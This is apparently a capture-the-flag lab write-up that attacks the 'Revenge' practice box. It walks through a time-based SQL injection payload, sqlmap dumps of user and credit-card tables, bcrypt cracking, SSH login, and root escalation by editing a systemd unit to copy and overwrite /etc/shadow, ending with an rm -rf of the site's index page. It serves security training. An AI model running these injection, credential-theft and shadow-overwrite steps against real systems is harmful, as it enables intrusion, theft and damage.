

Revenge CTF Write-Up:

Start with a simple nmap scan:

```
# Nmap 7.92 scan initiated Sat Apr 13 06:03:40 2024 as: nmap -sV -sC -oN nmap -p- revenge.thm
Nmap scan report for revenge.thm (10.10.53.245)
Host is up (0.076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 72:53:b7:7a:eb:ab:22:70:1c:f7:3c:7a:c7:76:d9:89 (RSA)
|   256 43:77:00:fb:da:42:02:58:52:12:7d:cd:4e:52:4f:c3 (ECDSA)
|_  256 2b:57:13:7c:c8:4f:1d:c2:68:67:28:3f:8e:39:30:ab (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ http-title: Home | Rubber Ducky Inc.
|_ http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 13 06:05:03 2024 -- 1 IP address (1 host up) scanned in 82.75 seconds
```

I see that there is port 80 webserver, so I go check it out and on the background run gobuster :

```
(root@moti-kali)~[~/TryHackMe/Linux CTFs/POC CTF's/revenge]
# gobuster dir -u http://revenge.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:          http://revenge.thm
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s

2024/04/13 09:48:05 Starting gobuster

/index (Status: 200)
/contact (Status: 200)
/products (Status: 200)
/login (Status: 200)
/admin (Status: 200)
/static (Status: 301)
```

After reviewing the web application I found an SQLi vulnerability in the `revenge.thm/products/4` – this is a direct query to the SQL database .

(look something like this – `SELECT product FROM db_name WHERE ID=my_input`)

Discovered by the payload -

[http://revenge.thm/products/4%20and%20substr\('abcd',1,1\)='a'%20and%20sleep\(5\)%20--%20-](http://revenge.thm/products/4%20and%20substr('abcd',1,1)='a'%20and%20sleep(5)%20--%20-)


When I run this the web app sleep for 5 seconds but if I change the 'a' to anything else (for example 'b') I will change the condition to false so the page didn't sleep for 5 seconds.

I capture the request with burp change the input to '*' and run sqlmap:

```
GNU nano 6.0 req.txt *
GET /products/4* HTTP/1.1
Host: revenge.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

First I check which databases there is on the server:

```
(root@moti-kali)-[~/../TryHackMe/Linux CTFs/POC CTF's/revenge]
# sqlmap -r req.txt --dbs
```



```
available databases [5]:
[*] duckyinc
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

I decided to inspect the duckyinc database:

```
(root@moti-kali)-[~/../TryHackMe/Linux CTFs/POC CTF's/revenge]
# sqlmap -r req.txt -D duckyinc --tables
```

```
[3 tables]
+-----+
| system_user |
| user        |
| product     |
+-----+
```

Dumping user & system_user:

```
(root@moti-kali)-[~/../TryHackMe/Linux CTFs/POC CTF's/revenge]
# sqlmap -r req.txt -D duckyinc -T user --dump
```

id	email	company	username	_password	credit_card
1	sales@fakeinc.org	Fake Inc	jhenry	\$2a\$12\$dAV7fq4KIUyUEOALi8P2d0uXRj5ptOoeRtYLHS85vd/SBDv.tYX0a	4338736490565706
2	accountspayable@ecorp.org	Evil Corp	smonroe	\$2a\$12\$6KhFSANS9cF6ri0w5C66nerchvkU9AHLV7i8fKmBkh6P/rPGmanm	355219744086163
3	accounts.payable@mcdonalds.org	McDonalds Inc	dross	\$2a\$12\$9VmMpa8FuFYHT1KNvjB1HuQm9LF8EX.KkDwh9VRDb5hMk3eXNRC4C	349789518019219
4	sales@ABC.com	ABC Corp	ngross	\$2a\$12\$LMW0gc37PctG7BrCbZpdd0GquZPyrRBo5XjQUIVVALIKFHMysV9EO	4490108640937274
5	sales@threebelow.com	Three Below	jlawlor	\$2a\$12\$heG5iGFZSsec643A0jV5zellkzprMQxgdh1grCW3SMG9qV9CKzyRu	4563593127115348
6	ap@krasco.org	Krasco Org	mandrews	\$2a\$12\$reNFrUwe4taGXZNdHAhRme6UR2uX..t/XCR6UnzTK6sh1UhREd1rC	thm{br3ak1ng_4nd_3nt3r1ng}
7	payable@wallyworld.com	Wally World Corp	dgorman	\$2a\$12\$8ItLMgC9UoN0mUmdrS3b3K00gLexfZ1WvA86San/YRODIbC8UGinNm	4905698211632780
8	payables@orlando.gov	Orlando City	mbutts	\$2a\$12\$dmdKBc/0yxD9h81ziGHW4e5cYhsAiU4nCADuN0tCE8PaEv51oHWbS	4690248976187759
9	sales@dollatwee.com	Dolla Twee	hmontana	\$2a\$12\$q6Ba.wuGpch1SnZvEJ1JDehQaMwUyTHkR0pNtyTW6anur.3.0cem	375019041714434
10	sales@ofamdollar	O! Fam Dollar	csmith	\$2a\$12\$gx7HlIWxMKTlGexTq8cn.nNnUaYKUpI91QaqQ/E29vtwLwyvXe36	364774395134471

```
(root@moti-kali)-[~/../TryHackMe/Linux CTFs/POC CTF's/revenge]
# sqlmap -r req.txt -D duckyinc -T system_user --dump
```

id	email	username	_password
1	sadmin@duckyinc.org	server-admin	\$2a\$08\$GPh7KZc2kNIQEm5byBj1umCQ79xP.zQe19hPoG/w2GoebUtPft8a
2	kmotley@duckyinc.org	kmotley	\$2a\$12\$LEENY/LW0fyxyCBULfX8Mu8viV9mGUse97L8x.4L66e9xwzzHfsQa
3	dhughes@duckyinc.org	dhughes	\$2a\$12\$22xs/uDxuIsPqrRcxtVmi.GR2/xh0xITGdHuubRF4Iilg5ENAF1cK

We also find the first flag here:

```
| 349789518019219  
| 4499108649937274  
| 4563593127115348  
| thm{br3ak1ng_4nd_3nt3r1ng}  
| 4905698211632780  
| 4690248976187759
```

So I have some hashes and users, I saved the to file and after trying to crack them I was able to crack only two , one is 'dgorman' from the 'user' table', and the other one is 'server-admin' from the 'system_user' table:

```
(root@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/revenge]  
# hashcat -a 0 -m 3200 creds /usr/share/wordlists/rockyou.txt --show  
Hashfile 'creds' on line 1 (jhenry): Separator unmatched  
Hashfile 'creds' on line 3 (smonroe): Separator unmatched  
Hashfile 'creds' on line 5 (dross ): Separator unmatched  
Hashfile 'creds' on line 7 (ngross ): Separator unmatched  
Hashfile 'creds' on line 9 (jlawlor ): Separator unmatched  
Hashfile 'creds' on line 11 (mandrews ): Separator unmatched  
Hashfile 'creds' on line 13 (dgorman:peace ): Separator unmatched  
Hashfile 'creds' on line 15 (mbutts ): Separator unmatched  
Hashfile 'creds' on line 17 (hmontana ): Separator unmatched  
Hashfile 'creds' on line 19 (csmith ): Separator unmatched  
$2a$12$8I1MgC9UoN0mUmdrS3b3K00gLexfZ1WvA86San/YRODIbC8UGinNm:peace  
  
(root@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/revenge]  
# hashcat -a 0 -m 3200 sys_users_creds /usr/share/wordlists/rockyou.txt --show  
Hashfile 'sys_users_creds' on line 1 (server-admin:inuyasha ): Separator unmatched  
Hashfile 'sys_users_creds' on line 3 (kmotley ): Separator unmatched  
Hashfile 'sys_users_creds' on line 5 (dhughes ): Separator unmatched  
$2a$08$GPh7KZcK2kNIQEm5byBj1umCQ79xP.zQe19hPoG/w2GoebUtPfT8a:inuyasha
```

Afte checking I was able to connect to the server via ssh with the following:

Server-admin: inuyasha

```
(root@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/revenge]  
# ssh server-admin@revenge.thm  
server-admin@revenge.thm's password:  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
System information disabled due to load higher than 1.0  
  
8 packages can be updated.  
0 updates are security updates.  
  
#####  
#               Ducky Inc. Web Server 00080012  
#               This server is for authorized Ducky Inc. employees only  
#               All actions are being monitored and recorded  
#               IP and MAC addresses have been logged  
#####  
Last login: Wed Aug 12 20:09:36 2020 from 192.168.86.65  
server-admin@duckyinc:~$
```

So looking at the user home directory I found the second flag:

```
server-admin@duckyinc:~$ ls  
flag2.txt  
server-admin@duckyinc:~$ cat flag2.txt  
thm{4lm0st_th3re}
```

For privilege escalation there are two ways one is PwnKit (no what the creator intended) and the other one by exploiting sudo + service :

Sudo -l provide the following :

```
server-admin@duckyinc:~$ sudo -l
Matching Defaults entries for server-admin on duckyinc:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User server-admin may run the following commands on duckyinc:
  (root) /bin/systemctl start duckyinc.service, /bin/systemctl enable duckyinc.service, /bin/systemctl restart duckyinc.service, /bin/systemctl daemon-reload, sudoedit
  /etc/systemd/system/duckyinc.service
```

So the user server-admin can run the service duckyinc.service as root , and also can edit the service run file (sudoedit /etc/systemd/system/duckyinc.service),

File before edit:

```
[Unit]
Description=Gunicorn instance to serve DuckyInc Webapp
After=network.target

[Service]
User=flask-app
Group=www-data
WorkingDirectory=/var/www/duckyinc
ExecStart=/usr/local/bin/gunicorn --workers 3 --bind=unix:/var/www/duckyinc/duckyinc.sock --timeout 60 -m 007 app:app
ExecReload=/bin/kill -s HUP $MAINPID
ExecStop=/bin/kill -s TERM $MAINPID

[Install]
WantedBy=multi-user.target
```

I change the user and group from www-data and flask_app to root , and the ExecStart to "/bin/bash /home/server-admin/shell.sh" and save the changes.

```
server-admin@duckyinc:~$ sudoedit /etc/systemd/system/duckyinc.service

[Unit]
Description=Gunicorn instance to serve DuckyInc Webapp
After=network.target

[Service]
User=root
Group=root
WorkingDirectory=/var/www/duckyinc
ExecStart=/bin/bash /home/server-admin/shell.sh
ExecReload=/bin/kill -s HUP $MAINPID
ExecStop=/bin/kill -s TERM $MAINPID

[Install]
WantedBy=multi-user.target
```

Created the shell.sh file on the server-admin home directory :

```
#!/bin/bash

cp /etc/shadow /home/server-admin/shadow && chmod 4777 /home/server-admin/shadow
```

Chmod +x shell.sh

Now sudo /bin/systemctl restart duckyinc.service to run shell.sh...

After restarting the service I get the shadow file with the root hash password, I could try to crack it but I prefer to generate my own...

```
root:$y$j9T$/MG70k0UjciobtfaXfm/$TFG6CT1AlId5KdGBLwFXdnB8FH5CXhzvkWwGjPVxCUB:18486:0:99999:7:::
daemon*:18295:0:99999:7:::
bin*:18295:0:99999:7:::
sys*:18295:0:99999:7:::
sync*:18295:0:99999:7:::
games*:18295:0:99999:7:::
```

So I generate a hash for the password 'password'; and replace it on the shadow file copy created on my home directory:

```
(root@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/revenge]
# perl -e 'print crypt("password","\$6\$saltsalt\$") . "\n"'
$6$saltsalt$qFmFH.bQmmtXzyBY0s9v70icd2z4XSIecDzLB5KiA2/jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/
```

```
server-admin@duckyinc:~$ nano /home/server-admin/shadow
```

```
root:$6$saltsalt$qFmFH.bQmmtXzyBY0s9v70icd2z4XSIecDzLB5KiA2/jctKu9YterLp8wwnSq.qc.eoxqOmSuNp2xS0ktL3nh/:18486:0:99999:7:::
daemon*:18295:0:99999:7:::
```

Now I edit the shell.sh to move the edited shadow file back to /etc and overwrite the original one:

```
#!/bin/bash
mv -f /home/server-admin/shadow /etc/shadow
```

Restart the duckyinc.service to run the new script:

```
server-admin@duckyinc:~$ sudo /bin/systemctl restart duckyinc.service
```

Now if it worked I should be able to login to root with the password "password" :

```
server-admin@duckyinc:~$ su
Password:
root@duckyinc:/home/server-admin# whoami
root
root@duckyinc:/home/server-admin#
```

Now to find the flag I first go to root directory but there was nothing there :

```
root@duckyinc:~# ls -l
total 0
```

The purpose of this assessment was to disable the first page on the web site so once I disabled it the flag appear at root home directory:

```
root@duckyinc:~# rm -rf /var/www/duckyinc/templates/index.html
root@duckyinc:~# ls
flag3.txt
root@duckyinc:~# cat flag3.txt
thm{m1ss10n_acc0mpl1sh3d}
root@duckyinc:~#
```